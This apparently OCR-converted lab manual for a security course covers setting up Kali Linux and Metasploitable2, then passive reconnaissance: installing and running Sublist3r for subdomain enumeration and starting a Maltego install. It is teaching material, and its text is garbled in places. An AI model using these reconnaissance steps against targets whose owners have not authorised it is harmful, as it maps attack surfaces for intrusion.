








Step 2.1: Kali Linux Installation: After successfully installation of Windows XP. We need to now install Kali license by following the same process.







Step 3.1: Metasploit: After successfully installation of Kali Linux. We need to now install Kali license by following the same process.

```
Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)
Player | || | [ ]
```

```
Starting up ...
Loading, please wait...
[ 9.631405] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 9.633880] sd 2:0:0:0: [sda] Assuming drive cache: write through
kinit: name_to_dev_t(/dev/mapper/metasploitable-swap_1) = dm-1(254,1)
kinit: trying to resume from /dev/mapper/metasploitable-swap_1
kinit: No resume image, doing normal boot...
* Setting preliminary keymap... [ OK ]
* Setting the system clock [ OK ]
* Starting basic networking... [ OK ]
* Starting kernel event manager... [ OK ]
* Loading hardware drivers...
[ 11.843497] piix4_smbus 0000:00:07.3: Host SMBus controller not enabled!
```

A screenshot of a terminal window titled "Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)". The window has a dark theme with light-colored text. It shows the boot process of the Metasploitable2-Linux distribution. The terminal output includes kernel messages like "Assuming drive cache: write through" for the sda device, and a warning message "[11.843497] piix4_smbus 0000:00:07.3: Host SMBus controller not enabled!" at the end of the boot sequence. The window also shows the VMware player interface with tabs for "Player" and other open windows.

Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)

Player ▾ | II ▾ []

```
* Loading kernel modules... [ OK ]
* Loading manual drivers... [ OK ]
* Setting kernel variables... [ OK ]
* Activating swap... [ OK ]
* Checking root file system...
fsck 1.40.8 (13-Mar-2008)
/dev/mapper/metasploitable-root has gone 4985 days without being checked, check forced.
/dev/mapper/metasploitable-root: 55574/458752 files (0.3% non-contiguous), 383738/1835008 blocks [ OK ]

* Checking file systems...
fsck 1.40.8 (13-Mar-2008)
/dev/sda1 has gone 4985 days without being checked, check forced.
/dev/sda1: 31/60240 files (12.9% non-contiguous), 32963/240940 blocks [ OK ]

* Mounting local filesystems... [ OK ]
* Activating swapfile swap... [ OK ]
Mounting securityfs on /sys/kernel/security: done.
Loading AppArmor profiles : done.
* Checking minimum space in /tmp... [ OK ]
* Skipping firewall: ufw (not enabled)... [ OK ]
* Configuring network interfaces... [ OK ]
* Starting portmap daemon... [ OK ]
```

The screenshot shows a VMware Workstation Player window titled "Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)". The window contains a terminal session with the following text:

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Practical No. 2

Aim - Use of open-source intelligence and passive reconnaissance.

Theory -

The aim of this practical is to utilize Open-Source Intelligence (OSINT) and passive reconnaissance techniques to gather information about a target without directly interacting with their systems. Unlike active scanning, passive reconnaissance leaves no footprint on the target's logs, making it an essential first step in a stealthy penetration test. By leveraging publicly available resources such as search engines, social media, WHOIS databases, and tools like theHarvester or Shodan, security professionals can identify domain names, IP ranges, email addresses, and subdomains. This gathered intelligence forms the foundation for mapping the target's attack surface and identifying potential entry points for subsequent testing phases.


1. Installing Sublister:

What is Sublister?

Sublister is a tool designed in python and uses OSINT in order to enumerate subdomains of websites. It helps pen-testers in collecting and gathering subdomains for a domain which is their target. In order to fetch accurate results, Sublister uses many search engines like Google, Yahoo, etc., and even tools like Netcraft, Virustotal, etc.


Steps to install Sublister:

Step 1: Clone the GitHub repository via “git clone <https://github.com/aboul3la/Sublist3r.git>”.



The screenshot shows a terminal window titled "kali@kali: /opt". The session menu bar includes "Session", "Actions", "Edit", "View", and "Help". The terminal prompt is "(kali㉿kali)-[~]". The user runs the command \$ cd /opt, then \$ sudo git clone https://github.com/aboul3la/Sublist3r.git. A password is entered for sudo. The output shows the cloning process: Cloning into 'Sublist3r'..., remote: Enumerating objects: 383, done. remote: Total 383 (delta 0), reused 0 (delta 0), pack-reused 383 (from 1). Receiving objects: 100% (383/383), 1.12 MiB | 6.04 MiB/s, done. Resolving deltas: 100% (213/213), done. The final prompt is \$(kali㉿kali)-[/opt]

Step 2: Once the process is done move to the Sublist3r directory. Once that is done we have to check for the various dependencies like dnspython and argparse python modules. These dependencies are available in the requirements.txt file which can be installed using : “pip install -r requirements.txt”.




```
(sublist3r-venv)kali@kali:/opt/Sublist3r
$ pip install -r requirements.txt
Collecting argparse (from -r requirements.txt (line 1))
  Downloading argparse-1.4.0-py2.py3-none-any.whl.metadata (2.8 kB)
Collecting dnspython (from -r requirements.txt (line 2))
  Downloading dnspython-2.8.0-py3-none-any.whl.metadata (5.7 kB)
Collecting requests (from -r requirements.txt (line 3))
  Downloading requests-2.32.5-py3-none-any.whl.metadata (4.9 kB)
Collecting charset_normalizer<4,>2 (from requests->-r requirements.txt (line 3))
  Downloading charset_normalizer-3.4.4-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl.metadata (37 kB)
Collecting idna<4,>2.5 (from requests->-r requirements.txt (line 3))
  Downloading idna-3.11-py3-none-any.whl.metadata (8.4 kB)
Collecting urllib3<3,>1.21.1 (from requests->-r requirements.txt (line 3))
  Downloading urllib3-2.6.2-py3-none-any.whl.metadata (6.6 kB)
Collecting certifi>2017.4.17 (from requests->-r requirements.txt (line 3))
  Downloading certifi-2026.1.4-py3-none-any.whl.metadata (2.5 kB)
Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Downloading dnspython-2.8.0-py3-none-any.whl (331 kB)
Downloading requests-2.32.5-py3-none-any.whl (64 kB)
Downloading charset_normalizer-3.4.4-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl (153 kB)
Downloading idna-3.11-py3-none-any.whl (71 kB)
Downloading urllib3-2.6.2-py3-none-any.whl (131 kB)
Downloading certifi-2026.1.4-py3-none-any.whl (152 kB)
Installing collected packages: argparse, urllib3, idna, dnspython, charset_no
```

Step 3: You can also manually install those dependencies:

Request module: “sudo pip install requests”.

Dnspython module: “sudo pip install dnspython”.

Argparse module: “sudo pip install argparse”.



```
(sublist3r-venv)kali@kali:/opt/Sublist3r
Session Actions Edit View Help
(sublist3r-venv)-(kali㉿kali)-[~/opt/Sublist3r]
$ pip install requests
Requirement already satisfied: requests in /home/kali/sublist3r-venv/lib/python3.13/site-packages (2.32.5)
Requirement already satisfied: charset_normalizer<4,>2 in /home/kali/sublist3r-venv/lib/python3.13/site-packages (from requests) (3.4.4)
Requirement already satisfied: idna<4,>2.5 in /home/kali/sublist3r-venv/lib/python3.13/site-packages (from requests) (3.11)
Requirement already satisfied: urllib3<3,>1.21.1 in /home/kali/sublist3r-venv/lib/python3.13/site-packages (from requests) (2.6.2)
Requirement already satisfied: certifi>2017.4.17 in /home/kali/sublist3r-venv/lib/python3.13/site-packages (from requests) (2026.1.4)

(sublist3r-venv)-(kali㉿kali)-[~/opt/Sublist3r]
$ pip install dnspython
Requirement already satisfied: dnspython in /home/kali/sublist3r-venv/lib/python3.13/site-packages (2.8.0)

(sublist3r-venv)-(kali㉿kali)-[~/opt/Sublist3r]
$ pip install argparse
Collecting argparse
  Using cached argparse-1.4.0-py2.py3-none-any.whl.metadata (2.8 kB)
  Using cached argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Installing collected packages: argparse
Successfully installed argparse-1.4.0
```

Step 4: To run the tool, use the following command in the terminal “./sublist3r.py”.

```

Session Actions Edit View Help
link = re.sub("<(\>)?b>", "", link)
/opt/Sublist3r/.sublist3r.py:439: SyntaxWarning: invalid escape sequence '\
link = re.sub('<(\>)?strong>|<span.*?>|<>', '', link)
/opt/Sublist3r/.sublist3r.py:658: SyntaxWarning: invalid escape sequence '\\
tbl_regex = re.compile('<a name="hostanchor"></a>Host Records.*?<table.*?>
(.*)</table>', re.S)
/opt/Sublist3r/.sublist3r.py:898: SyntaxWarning: invalid escape sequence '\-
domain_check = re.compile("^((http|https)?[a-zA-Z0-9]+([\\-.]{1}[a-zA-Z0-9]+
)*[a-zA-Z]{2,})$")
/opt/Sublist3r/subbrute/subbrute.py:374: SyntaxWarning: invalid escape sequen
ce '\.
domain_match = re.compile("([a-zA-Z0-9_-]*[a-zA-Z0-9_-]*[a-zA-Z0-9_-]*)")
+"

```

Sublister

```

# Coded By Ahmed Aboul-Ela - @abou3la
Usage: python ./sublist3r.py [Options] use -h for help
Error: the following arguments are required: -d/--domain

```

Step 5: Now that the tool is working in the current directory and every time that it needs to be run, we have to access it via the same directory. So now we will make a symbolic link so that we can access it from any directory we are in. Use the command: “sudo ln -sfv /opt/Sublist3r/sublist3r.py /usr/bin/sublist3r”.

```

$ sudo ln -sfv /opt/Sublist3r/sublist3r.py /usr/bin/sublist3r
'/usr/bin/sublist3r' → '/opt/Sublist3r/sublist3r.py'

```

Step 6: The usage of Sublister:

```

Session Actions Edit View Help
(sublist3r-venv)-(kali㉿kali)-[/opt/Sublist3r]
$ sublist3r -h
/usr/bin/sublist3r:78: SyntaxWarning: invalid escape sequence '\_'
\_\_ \_ | | | _ \_ | / _| _| _ \_ | _|
/usr/bin/sublist3r:286: SyntaxWarning: invalid escape sequence '\\
link_regex = re.compile('<cite.*?>(.*)</cite>')
/usr/bin/sublist3r:343: SyntaxWarning: invalid escape sequence '\'
link = re.sub("<(\>)?b>", "", link)
/usr/bin/sublist3r:439: SyntaxWarning: invalid escape sequence '\\
link = re.sub('<(\>)?strong>|<span.*?>|<>', '', link)
/usr/bin/sublist3r:658: SyntaxWarning: invalid escape sequence '\'
tbl_regex = re.compile('<a name="hostanchor"></a>Host Records.*?<table.*?>(.*)</table>', re.S)
/usr/bin/sublist3r:898: SyntaxWarning: invalid escape sequence '\-
domain_check = re.compile("^((http|https)?[a-zA-Z0-9]+([\\-.]{1}[a-zA-Z0-9]+)*[a-zA-Z]{2,})$")
/opt/Sublist3r/subbrute/subbrute.py:374: SyntaxWarning: invalid escape sequence '\.
domain_match = re.compile("([a-zA-Z0-9_-]*[a-zA-Z0-9_-]*[a-zA-Z0-9_-]*)")
usage: sublist3r [-h] -d DOMAIN [-b [BRUTEFORCE]] [-p PORTS] [-v [VERBOSE]] [-t THREADS]
[-e ENGINES] [-o OUTPUT] [-n]

OPTIONS:
-h, --help            show this help message and exit
-d, --domain DOMAIN  Domain name to enumerate it's subdomains
-b, --bruteforce [BRUTEFORCE]
                    Enable the subbrute bruteforce module
-p, --ports PORTS    Scan the found subdomains against specified tcp ports
-v, --verbose [VERBOSE]
                    Enable Verbosity and display results in realtime
-t, --threads THREADS
                    Number of threads to use for subbrute bruteforce

```

```
NUMBER OF THREADS TO USE FOR SUBLIST3R FORCE  
-e, --engines ENGINES      Specify a comma-separated list of search engines  
-o, --output OUTPUT       Save the results to text file  
-n, --no-color             Output without color  
  
Example: python /usr/bin/sublist3r -d google.com  
[sublist3r-venv]-(kali㉿kali)-[/opt/Sublist3r]  
└─$ s3
```

For example:

To list the subdomains of a domain, we can enter the following command on Linux.

“sublist3r -v -d ‘Website-url’ -t 5 -e bing -o -/Desktop/sublist3r.txt”.

```
(sublist3r-venv)kali㉿kali:/opt/Sublist3r
Session Actions Edit View Help

[+] (sublist3r-venv)-(kali㉿kali)-[/opt/Sublist3r]
$ sublist3r -v -d kali.org -t 5 -e bing -o /Desktop/subresult.txt
/usr/bin/sublist3r:78: SyntaxWarning: invalid escape sequence '\_'
\_\_|\_| |\_| |\_| / |_\_| \_| |\_| '_|
/usr/bin/sublist3r:286: SyntaxWarning: invalid escape sequence '\\''
link_regex = re.compile('<cite.*?>(.*?)</cite>')
/usr/bin/sublist3r:343: SyntaxWarning: invalid escape sequence '\\''
link = re.sub('<(</>)b>', "", link)
/usr/bin/sublist3r:439: SyntaxWarning: invalid escape sequence '\\''
link = re.sub('<(</>)strong>|<span.*?>|<>', '', link)
/usr/bin/sublist3r:658: SyntaxWarning: invalid escape sequence '\\''
tbl_regex = re.compile('<a name="hostanchor"></a>Host Records.*?<table.*?>(.*?)</table>', re.S)
/usr/bin/sublist3r:898: SyntaxWarning: invalid escape sequence '\-''
domain_check = re.compile("(http|https)?[a-zA-Z0-9]+([\\-.\\.][1][a-zA-Z0-9]+)*\\.[a-zA-Z]{2,}$$")
/opt/Sublist3r/subbrute/subbrute.py:374: SyntaxWarning: invalid escape sequence '\.''
domain_match = re.compile("[a-zA-Z0-9_-]*\\.[a-zA-Z0-9_-]*\\.[a-zA-Z0-9_-]*")'



```

What is Maltego?

- Maltego is a comprehensive tool for graphical link analyses that offers realtime data mining and information gathering, as well as the representation of this information on a node-based graph, making patterns and multiple order connections between said information easily identifiable.
 - With Maltego, you can easily mine data from dispersed sources, automatically merge matching information in one graph, and visually map it to explore your data landscape.
 - Maltego offers the ability to easily connect data and functionalities from diverse sources using Transforms. Via the Transform Hub, you can connect data from over eighty data partners, a variety of public sources (OSINT) as well as your own data.
 - The different editions of the Maltego Desktop Client, data integrations, deployment and infrastructure options, support services and learning and training formats enable you to tailor Maltego to your specific needs in terms of capabilities, data access, and other requirements.

Steps to install Maltego:

Step 1: In order to access Maltego, you will need to create an account by visiting <https://www.maltego.com/ce-registration/>. Once you have successfully registered, open Maltego on your Linux system, if it has not been installed, run the following command “sudo apt install maltego”.



```
kali@kali: ~
Session Actions Edit View Help
[(kali㉿kali)-[~]
$ maltego
Command 'maltego' not found, but can be installed with:
sudo apt install maltego
Do you want to install it? (N/y)
sudo apt install maltego
[sudo] password for kali:
Installing:
    maltego


Suggested packages:
    maltego-teeth

